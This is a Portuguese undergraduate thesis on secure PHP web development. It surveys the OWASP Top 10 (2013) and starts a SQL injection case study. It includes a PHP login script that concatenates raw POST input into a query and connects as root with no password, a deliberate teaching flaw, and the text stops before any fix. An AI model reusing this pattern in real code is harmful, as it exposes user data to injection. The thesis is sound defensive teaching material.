INSTITUTO DE EDUCAÇÃO SUPERIOR DA PARAÍBA BACHARELADO EM SISTEMAS DE INFORMAÇÃO

FÁBIO DA SILVA SOARES

DESENVOLVIMENTO SEGURO DE APLICAÇÕES WEB EM PHP

CABEDELO
2017

FÁBIO DA SILVA SOARES

DESENVOLVIMENTO SEGURO DE APLICAÇÕES WEB EM PHP

Trabalho de conclusão ao Curso de Sistemas de informação Instituto de Educação Superior da Paraíba – IESP como requisito para obtenção do título de bacharel em Sistema de Informação.

Orientador: Prof. Me. Humberto de Alencar Junior

CABEDELO
2017

Dados Internacionais de Catalogação na Publicação (CIP)

Biblioteca Padre Joaquim Colaço Dourado

S676d Soares, Fábio da Silva

Desenvolvimento seguro de aplicações web em PHP / Fábio da Silva Soares. – Cabedelo, PB: [s.n], 2017.

76p.

Orientador: Prof. Ms. Humberto Alencar Junior. Monografia (Graduação em Sistemas de Informação) – Instituto de Educação Superior da Paraíba - IESP.

1. Segurança da informação. 2. Aplicações web. 3. OSWAP. I. Título.

CDU 004.056

DESENVOLVIMENTO SEGURO DE APLICAÇÕES WEB EM PHP

Monografia apresentada ao Curso de Sistemas de informação Instituto de Educação Superior da Paraíba – IESP como requisito para obtenção do título de bacharel em Sistema de Informação.

Aprovada em: _____de_____de 2017.

BANCA EXAMINADORA

_____

Prof. Me. Humberto Barros de Alencar Junior (orientador)
Instituto de Educação Superior da Paraíba

_____

Prof. XXXXXX
Instituto de Educação Superior da Paraíba

_____

Prof. XXXXXX
Instituto de Educação Superior da Paraíba

DEDICATÓRIA

Dedico esse trabalho aos meus pais.

AGRADECIMENTOS

Muito obrigado ,meu Deus, por mais essa vitória. Estou muito grato por ter me ajudado a entender melhor o mundo, as pessoas e a mim mesmo. Agradeço de todo coração, aos meus familiares, aos que estão aqui e aos que se foram. Não me esqueço de você, meu irmão, e, em especial, aos meus amados pais (Ana Maria e Raimundo Nonato), por serem meu alicerce para romper todas as barreiras e alcançar meus objetivos. Quero agradecer aos meus irmãos (Wellington, Raiana e Alrimar). Sou grato ao meu grande amor, Edilma, pelo companheirismo, carinho, amizade e paciência durante estes anos e também aos meus dois filhos, pedaços de mim, Naomi e Jamal. Enfim, agradeço a todos os professores, em especial meu orientador, Humberto de Alencar, alunos e servidores que, de modo direto ou não, me ajudaram a colocar mais uma pedra nessa grande estrada que é a vida.

RESUMO

Com o crescimento acelerado da internet, como também o avanço acelerado de novas tecnologias, os relacionamentos pessoais por meio da internet têm aumentado substancialmente, proporcionado por sua praticidade e comodidade. Porém, não apenas as aplicações Web sofreram avanços, mas também as formas de ataque a essas aplicações sofreram evoluções ao longo dos anos e, com eles a contínua necessidade de melhorias nas defesas e maior conhecimento por parte dos usuários. Desenvolver uma aplicação Web que esteja protegida contra ataques, nos dias de hoje, é uma tarefa árdua para qualquer equipe de desenvolvimento. Contudo, nota-se que equipes de desenvolvimento não tem o foco em segurança. Posto isso, esse trabalho tem a proposta de avaliar a metodologia das 10 maiores vulnerabilidades propostas pela OWASP Top 10 (edição 2013) para o desenvolvimento seguro de aplicações Web. Esse trabalho utiliza a linguagem de programação PHP para realizar alguns testes, devido sua grande utilização como plataforma de desenvolvimento em aplicações web, procurando adotar todas as recomendações da OWASP Top 10 e propor soluções para as vulnerabilidades.

Palavras-chave: OWASP; segurança da informação; desenvolvimento.

ABSTRACT

With the accelerated growing of Internet, just as the fast progress of new technology, the personal relationships by means of the internet have growing strongly, provided by your practicality and comfort. However, not only the web applications have suffered advances, but also the attack forms to them have suffered evolutions over the years and, along with them the contínuos need of improvements in defenses and greater knowledge by the users. Develop a web application that is protected against attacks, nowadays, is an ardous task for any development team. However, it can notice that development teams don't have focus on security. Therefore, this work has the proposal to evaluate the methodology from the 10 biggest vulnerability proposal for OWASP Top 10 (2013 edition) to the safe develop of web applications. This work uses PHP programming language to accomplish tests, due to its great use as develop platform in Web applications, looking for adopt all the recommendations of OWASP Top 10 and propose solutions for the vulnerabilities.

Keywords: information security; development

LISTA DE GRÁFICOS

LISTA DE FIGURAS

LISTA DE SIGLAS

AES	Advanced Encryption Standard
API	Application Programming Interface
CGI	Common Gateway Interface
CSRF	Cross-Site Request Forgery
FTP	File Transfer Protocol
HTTP	HyperText Transfer Protocol
HTTPS	HyperText Transfer Protocol Secure
ISS	Internet Information Service
MD5	Message-Digest Algorithm 5
MQ	Manager Queue
NTFS	New Technology File System
NVD	National Vulnerability Database
OWASP	Open Web Application Security Project
PDO	PHP Data Objects
RSA	RSA Data Security
SHA	Secure Hash Algorithm
SQL	Structured Query Language
SSL	Secure Socket Layer
TLS	Transport Layer Security
XSS	Cross-Site Scripting

SUMÁRIO

1 INTRODUÇÃO

Durante as três primeiras décadas da era do computador, o principal desafio era desenvolver um hardware que reduzisse os custos de processamento e armazenagem de dados. Ao longo da década de 1980, avanços na microeletrônica resultaram em um maior poder de computação a um custo cada vez mais baixo PRESSMAN (2009, p.4).

Nos dias de hoje, a internet com milhões de computadores conectados, tornando-se um sistema complexo, que embora esteja se tornando essencial para todos, é uma estrutura inerentemente insegura.

> "O objetivo da segurança em aplicações é manter a confidencialidade, integridade e disponibilidade dos recursos de informação a fim de permitir que as operações de negócios sejam bem-sucedidas e esse objetivo é alcançado através da implementação de controles de segurança" (OWASP).

Fazer uma aplicação para a web se torna uma tarefa complexa, pois a mesma se torna alvo de vários tipos de ataques, desde ataques a sua infraestrutura, como também ataques na aplicação em si, o que torna de suma importância um desenvolvimento seguro dessas aplicações. Os desenvolvedores são, nesse contexto, os responsáveis por conhecer e evitar tais ataques em suas aplicações.

A segurança em aplicações web deve ser mantida e monitorada durante todos os processos e deve ser levada em consideração desde o começo. Logo que a equipe de desenvolvimento recebe os requisitos iniciais é necessário começar a pensar a respeito de como a segurança será implementada durante o desenvolvimento. Devemos levar em consideração que, muitas vezes, o que se pretende desenvolver, nem sempre pode ser feito de forma segura. Sugerir alternativas é uma boa forma de fazer com que todos pensem não apenas na importância de segurança, mas também possivelmente a respeito de melhores maneiras de se alcançar os objetivos do projeto (Forristal; Traxler,2002, p.459).

É numa aplicação web que muitas empresas armazenam seus dados sensíveis, como por exemplo: informações de cartão de crédito; nomes; e senhas. Portanto, trata-se de uma área de grande interesse para ataques maliciosos. Proteger a aplicação é de fundamental importância para a empresa.

Organizações como a OWASP (Open Web Application Security Project), comunidade aberta que disponibiliza, de forma gratuita, ferramentas, fóruns, documentos e capítulos, e é dedicada a permitir que empresas desenvolvam

aplicações de forma segura e correta - são fontes confiáveis e que auxiliam desenvolvedores nessa missão de desenvolver uma aplicação segura. A OWASP encoraja a utilização do Top 10 para que as organizações comecem com segurança em suas aplicações. Os desenvolvedores podem aprender com os erros de outras organizações. Os executivos devem começar a pensar em como gerenciar o risco que as aplicações de software criam em suas empresas.

Para exemplificar os principais ataques sofridos pelas aplicações web, usaremos a linguagem de script PHP (um acrônimo recursivo para *PHP: Hypertext Preprocessor*). Tal linguagem é de fácil aprendizagem, open-source, muito utilizada para aplicações web e pode ser embutida dentro do HTML.

O fato mais importante para se lembrar durante o esforço de desenvolvimento é o planejamento. Quanto mais cedo se pergunta às pessoas envolvidas no desenvolvimento da aplicação “como a segurança está sendo tratada nesse projeto?”, mais cedo elas se lembrarão que a segurança precisa ser considerada desde o início de um projeto. É fundamental fazer “com que todos saibam que a segurança é um problema tanto para desenvolvedores quanto para administradores de rede” (Forristal; Traxler, 2002, p.462).

1.1. DEFINIÇÃO DO PROBLEMA

Diante de uma falta de organização que leve o desenvolvimento seguro de aplicações web, se define o problema desse trabalho em: Grande parte das equipes de desenvolvedores não fazem uso técnicas adequadas para manter a segurança de suas aplicações Web, identificando requisitos de segurança e seguindo os princípios de confidencialidade, autenticidade, integridade e disponibilidade dos dados.

1.2. DEFINIÇÃO DA SOLUÇÃO

Com o intuito de buscar informação que possa contribuir com a solução do problema identificado, deve-se realizar pesquisa que contribua para a qualificação e adoção de técnicas de segurança no desenvolvimento de aplicações Web em PHP adotando metodologia que trate as principais ameaças, conforme metodologia proposta pela OWASP para desenvolvimento seguro de aplicações.

2. OBJETIVOS

2.1 Objetivo Geral

Discutir as principais falhas de segurança em aplicações web, bem como diagnosticar os principais ataques relacionados pela OWASP Top 10 (versão 2013).

2.2 Objetivos Específicos

- Relacionar as principais vulnerabilidades das aplicações web, conforme OWASP Top 10 (versão 2013).
- Realizar análise de risco dos impactos dos ataques às aplicações web.
- Demonstrar, através de referências bibliográficas e soluções práticas para as vulnerabilidades.

3. SEGURANÇA DA INFORMAÇÃO

A informação, nos dias atuais, surge e trafega muito rápido. Isso requer cuidado no seu tratamento e armazenamento. Pois quem detém informação tem vantagem. Cabe à equipe de TI dar atenção especial ao tratamento da informação.
“Informação é todo dado trabalhado, útil, tratado, com valor significativo atribuído ou agregado a ele e com um sentido natural e lógico para quem usa a informação.”, escreveu REZENDE & ABREU (2008, p. 36).

Um sistema de informação seguro é fundamental para se utilizar tal informação com oportunidade, ou seja, para tomar uma decisão com base em dados confiáveis. “Os dados são uma representação dos fatos, conceitos ou instruções de uma maneira normalizada que se adapte à comunicação, interpretação e processamento pelo ser humano ou através de computadores.” (COELHO, 2009).

Investir em segurança da informação é parte fundamental do desenvolvimento de qualquer projeto de aplicação web. Como afirma Paul Herbka, “A Segurança em TI é como trancar sua casa ou seu carro – não vai impedir os bandidos, mas se a tranca for boa o bastante, eles podem preferir buscar um alvo mais fácil”

Dentro desse contexto, para subsidiar este trabalho de conclusão de curso, foi realizada uma breve pesquisa junto a profissionais dá área de T.I. Através de um breve questionário, foram respondidas perguntas onde se procura coletar informações se profissionais da área de desenvolvimento, independente de linguagem de programação, fazem uso de métodos de segurança em seus projetos, se já tiveram algum tipo de treinamento seguro em empresas onde trabalhavam, também foi objeto da pesquisa o índice de ocorrência de incidentes de segurança em seus projetos.

4. A LINGUAGEM PHP

A linguagem de programação PHP, sigla para Hipertext Preprocessor, que inicialmente era conhecida como *Personal Home Page*, é uma linguagem de *script open source*, multiplataforma. Isso quer dizer que ela pode ser utilizada em vários sistemas operacionais, como Unix, Windows, Linux, Mac OS X, RISC OS, etc. Além disso, é de fácil aprendizado e permite que se faça conexão direta com uma grande enorme quantidade de dados, entre eles: Mysql, Oracle (OCI7 and OCI8),

PostegreSQL, *SQLite*, Informix, etc. Existem banco de dados nos quais o PHP não se conecta de forma direta. Nessas situações, o acesso pode ser feito via ODBC.
PHP é linguagem muito utilizada e especialmente adequada para o desenvolvimento web, que pode ser embutida dentro do HTML.
Abaixo um exemplo:

Figura 1 - Código PHP

Fonte: Próprio autor

Ao invés de vários comandos para mostrar HTML, as páginas PHP contém HTML em código mesclado que faz “algo” (nesse caso mostra “Olá, Mundo!”). O código PHP é delimitado pelas instruções de processamento (tags) de início e fim **<?php ?>** que permite que você pule para dentro e para fora do “modo PHP”.

4.1. História do PHP

O PHP foi criado por Rasmus Lerdof, em 1994, que na verdade é sucessor do PHP/FI. A princípio era um conjunto de binários Common *Gateway Interface* (CGI) escrito na linguagem de programação C. O intuito original era para acompanhar as visitas em seu currículo online, era então chamado de “*Personal Home Page Tools*”.

Posteriormente, Rasmus reescreveu o PHP Tools com implementações mais ricas, com acesso a banco de dados, fornecendo uma estrutura para aplicações web simples e dinâmicas. O código fonte do PHP Tools foi liberado para o para o público em junho de 1995, o que permitiu que usuários o corrigissem e o aperfeiçoassem.

Em setembro do mesmo ano o nome foi mudado para PHP/FI (Form Interpreter). Em 1997 novas funcionalidades foram acrescentadas, como suporte de novos protocolos de internet, bem como suporte a uma variedade enorme de banco de dados. Pouco tempo depois veio o PHP3, com o interpretador sendo reescrito por Zeev Suraski e Andi Gutmans, com o problema de incompatibilidade de alguns recursos com o PHP/FI e um básico suporte à programação orientada a objetos.

Com a vinda do PHP4 utilizando o Zend Engine, que tinha uma boa compatibilidade com o PHP3, o desempenho foi melhorado. Também foi melhorado o suporte a orientação a objeto. O PHP4 teve, porém, um grande problema com a criação de cópias de objetos, problema esse que foi resolvido com o PHP5, que trabalha com *handles.* Nesses, quando se copia um objeto, se está copiando um apontador, e quando ocorre uma mudança no objeto original, todas suas cópias são também modificadas, o que não ocorria no PHP4 (https://secure.php.net/manual/pt_BR/migration70.php, 2017).

Uma das vantagens de se usar a linguagem de programação PHP é que ela é muito simples para um iniciante em programação, Também oferece vários recursos para um programador profissional. A linguagem PHP é uma das mais utilizadas no mundo. Entre as aplicações que a utilizam estão: Facebook, Wikipedia e WordPresss.

5. PROJETO OWASP

O projeto OWASP se trata de uma comunidade aberta, que tem como foco principal melhorar a segurança dos sistemas de software. Todas as ferramentas, documentos, fóruns e capítulos do OWASP são grátis e abertos a todos os interessados. O fato de ser livre de pressões comerciais permite que ela forneça informação de segurança de aplicação de forma imparcial, prática e de forma eficiente, pois ela é sem fins lucrativos, o que garante o sucesso do projeto a longo prazo.

A OWASP mantem uma lista dos riscos mais críticos de ataques em aplicações web - a OWAST TOP 10 – que provavelmente é o seu trabalho mais famoso. Atualmente a versão é a do ano de 2013, que começou no ano de 2003, depois teve pequenas alterações em 2004 e 2007. A seguir, veio a versão de 2010, que teve como principal mudança priorizar o risco. A versão de 2013 manteve essa linha.

As alterações de 2010 para 2013 foram movidas pelas constantes atualizações e avanços feitos pelos atacantes, juntamente com o aparecimento de novas tecnologias e, consequentemente, com novas falhas. Em sintonia com essas mudanças a OWASP TOP 10 2013 fez as seguintes modificações:

Figura 2 - Tabela OWASP 2010/2013


OWASP Top 10 – 2010 (Anterior)	OWASP Top 10 – 2013 (Novo)
A1 – Injeção de código	A1 – Injeção de código
A3 – Quebra de autenticação e Gerenciamento de Sessão	A2 – Quebra de autenticação e Gerenciamento de Sessão
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos	A4 – Referência Insegura e Direta a Objetos
A6 – Configuração Incorreta de Segurança	A5 – Configuração Incorreta de Segurança
A7 – Armazenamento Criptográfico Inseguro – Agrupado com A9 →	A6 – Exposição de Dados Sensíveis
A8 – Falha na Restrição de Acesso a URL – Ampliado para →	A7 – Falta de Função para Controle do Nível de Acesso
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<Removido do A6: Configuração Incorreta de Segurança>	A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos	A10 – Redirecionamentos e Encaminhamentos Inválidos
A9 – Proteção Insuficiente no Nível de Transporte	Agrupado com 2010-A7 criando o 2013-A6

Fonte: OWASP (2013)

Os nomes dos riscos da lista têm relação com o tipo de ataque e o tipo de vulnerabilidade. Os nomes refletem com precisão os riscos. A seguir, teremos uma breve explicação de cada tipo de ataque listado no OWASP TOP 10 - 2013:

- ✓ ***A1 Injeção*** – *O SQL Injection*, ou injeção de código SQL, acontece quando um atacante, que pode ser externo ou até mesmo interno, insere de forma arbitrária código malicioso em sua consulta ao banco de dados sem o devido tratamento. Isso porque o desenvolvedor se descuidou da segurança. Esse ataque pode ser feito, por exemplo, via formulário de *login* ou pela URL da aplicação, com a intenção de iludir o interpretador. Pode causar grandes danos à base de dados, como apagar uma tabela do banco de dados ou listar dados dos usuários que estejam cadastrados no banco de dados, conforme OWASP (2013) figura 3.


Figura 3 - A1 - Injeção



Fonte: OWASP Top 10 (2013)

- ✓ **A2 Quebra de Autenticação e Gerenciamento de Sessão** – Ocorre quando desenvolvedores falham e informações do usuário, como *id* da sessão e senhas, ficam expostas. Com isso, pode sofrer ataque e um atacante pode acessar dados de outro sem ter acesso permitido, conforme figura 4.


Figura 4 - A2 / Quebra de Autenticação e Gerenciamento de Sessão



Fonte: OWASP Top 10 (2013)

- ✓ **A3 Cross-Site-Scriplit(XSS)** – O ataque de XSS funciona de maneira similar ao ataque de SQL Injection. Aqui, porém, o atante insere Java script em consulta ao banco de dados, podendo o atacante deletar arquivos do servidor, fazer um algoritmo para monitorar as ações do usuário nessa página, indicado na figura 5.


Figura 5 - A3 Cross-Site-Scriptinf (XSS)



Fonte: OWASP Top 10 (2013)

- ✓ **A4 Referência Insegura e Direta a Objetos** - Uma referência insegura é quando um usuário acessa informações permitidas e também não permitidas, pois referências internas da sua aplicação estão visíveis, por exemplo, na URL, e se tornam fáceis de alterar, permitindo o acesso indevido às informações, consoante descrito na figura 6.


Figura 6 - A4 Referência insegura direta a objeto



Fonte: OWASP Top 10 (2013)

- ✓ **A5 Configuração Incorreta de Segurança –** Ocorre quando atacantes de fora da aplicação, como também usuários internos que possuem contas que podem tentar disfarçar suas ações e assim comprometer o sistema. Considere também alguém internamente querendo disfarçar suas ações, tais falhas podem ocorrer quando desenvolvedores confiam nas configurações padrão de seus bancos de dados, *framework,* que muitas vezes não são básicas, conforme OWASP (2015) na figura 7.


Figura 7 - A5 Configuração Incorreta de Segurança



Fonte: OWASP Top 10 (2013)

- ✓ **A6 Exposição de Dados Sensíveis** – Nos tempos atuais, onde estamos cada vez mais digitais e conectados, os dados se tornam dada vez mais o foco de ataques, muitas vezes mais do que as moedas padrão, dados esses que por muitas vezes não estão devidamente protegidos e inseguros, como por exemplo números de cartões de créditos, assim nos diz a OWASP (2013) na figura 8.


Figura 8 - A6 Exposição de Dados Sensíveis



Fonte: OWASP Top 10 (2013)

- ✓ **A7 Falta de Função para Controle do Nível de Acesso** – Se trata como a aplicação faz o controle de acesso do usuário ao sistema, se a aplicação apenas verifica apenas quando o usuário se logar no sistema, verificação semelhante deve seita toda vez que páginas são acessadas, ou a aplicação corre o risco de atacantes acessarem páginas que não estão autorizados, OWASP (2013).


Figura 9 - A7 Falta de Função para Controle do Nível de Acesso



Fonte: OWASP Top 10 (2013)

- ✓ **A8 Cross-Site Request Forgery (CSRF)** – É a tentativa de o atacante realizar requisições HTTP falsas através de engenharia social ou XSS, como também inúmeras outras técnicas. Caso o usuário esteja autenticado, o ataque obtém êxito, conforme figura10.


Figura 10 - A8 Cross-Site Request Forgery (CSRF)



Fonte: OWASP Top 10 (2013)

- ✓ **A9 Utilização de Componentes Vulneráveis Conhecidos** - O atacante, fazendo uso de ferramenta de varredura ou ataque manual, identifica um componente vulnerável, como bibliotecas e subsistemas, e ataca a aplicação através dele (OWASP 2013), consoante figura 11.


Figura 11 - A9 Utilização de Componentes Vulneráveis Conhecidos



Fonte: OWASP Top 10 (2013)

- ✓ **A10 Redirecionamentos e Encaminhamentos Inválidos** – Aplicações Web constantemente fazem uso de redirecionamento sem fazer validações adequadas, estando elas vulneráveis a ataques de *phishing* ou *malwares*, de acordo com OWASP (2013) em figura 12.

Figura 12 - A10 Redirecionamentos e Encaminhamentos Inválidos



Fonte: OWASP Top 10 (2013)

A partir daqui, nos deteremos na análise descritiva dos problemas da OWASP Top 10 2013, com suas respectivas análises de riscos, cenários de ataque e mitigação dessas vulnerabilidades.

5.1. A1 Injeção de SQL

Descrição do Problema:

A linguagem SQL (Structured Query Language) é a linguagem de consulta estruturada padrão para lidar com banco de dados relacionais, e praticamente todos os bancos de dados do mercado a aceitam. A linguagem SQL possui operações de manipulação de dados.

A injeção de SQL (SQL injection) é possível quando o código fonte é mal feito pelo programador. Dessa forma, permite que uma pessoa mal intencionada faça uma “injeção” de instrução SQL diretamente na *query.* Esse ataque tem suas variações, podendo ser feito uma injeção de SQL pela URL da aplicação, como também via formulário de *login*, por exemplo, podendo assim o atacante ter acesso ao banco de dados e também acesso indevido a aplicação.


SQL que em português significa Linguagem de Consulta Estruturada, é uma linguagem que interage com os principais bancos de dados relacionais, como: MySQL, Oracle, Firebird, PostegreSQL, etc.

Análise de Risco:

Segundo o projeto OWASP Top 10 (2013), a classificação do risco pode ser enquadrada como vetor de ataque considerado fácil, quando o atacante envia ataques simples baseados em texto que exploram a sintaxe do intérprete direcionado. Quase qualquer fonte de dados pode ser um vetor de injeção, incluindo fontes internas. A detecção é considerada média porque ao examinar o código, são fáceis de descobrir, porém, difíceis de descobrir por meio do teste.

Scanners e *fuzzers* podem auxiliar os atacantes a encontrar falhas. O impacto para o negócio é severo, pois pode, por exemplo, prejudicar toda a base de dados e pode também dar acesso total do sistema ao atacante. A figura 13 ilustra a classificação do risco.

Figura 13 - Análise de Risco A1




Fonte: OWASP Top 10 (2013)

Cenário de Ataque

Cenário de ataque um: O formulário de *login*, sem o devido tratamento, é um dos principais focos de ataque em uma aplicação, pois ele é geralmente o primeiro formulário Web da aplicação, por isso o mais exposto, podendo sofrer ataque tanto de um atacante externo, quanto de um usuário interno, após a tela de *login*. Vamos a uma tela de *login* de exemplo apresentada abaixo, na figura 14.

Figura 14 - Tela de Login



Fonte: Próprio autor

Figura 15 - Código formulário Login

```
<form action="validar-usuario.php" method="POST">
    <table class="table">
        <tr>
            <td>Login:</td>
            <td><input class="form-control" type="text" name="login" required="" autocomplete="off">
            </td>
        </tr>
        <tr>
            <td>Senha:</td>
            <td><input class="form-control" type="password" name="senha" required=""></td>
        </tr>
        <tr>
            <td>
                <button class="btn btn-primary" type="submit">Efetuar Login</button>
            </td>
        </tr>
    </table>
</form>
```

Fonte: Próprio autor

A figura 15, de um formulário de *login*, que faz interação com o código da figura abaixo, em que o arquivo validar-usuario.php, recebe do formulário, as variáveis **$login** e **$senha**, faz a conexão com o banco de dados, monta a instrução SQL e logo em seguida, verifica o resultado da consulta.

Figura 16 - validarUsuario.php

```
3   $login  = $_POST['login'];
4   $senha  = $_POST['senha'];
5
6   $mysqli = new mysqli("localhost", "root", "", "teste");
7       $sql    = "SELECT * FROM usuarios WHERE login = '$login' AND senha = '$senha'";
8           $result = $mysqli->query($sql);
9
10  if( $result->num_rows ){
11      echo "Usuário está logado!!!<br>";
12      header("refresh: 3; url=index.php");
13  }
14  else{
15      echo "Usuário não logado no sistema!!!<br>";
16      header("refresh: 3; url=index.php");
17  }
```

Fonte: Próprio autor

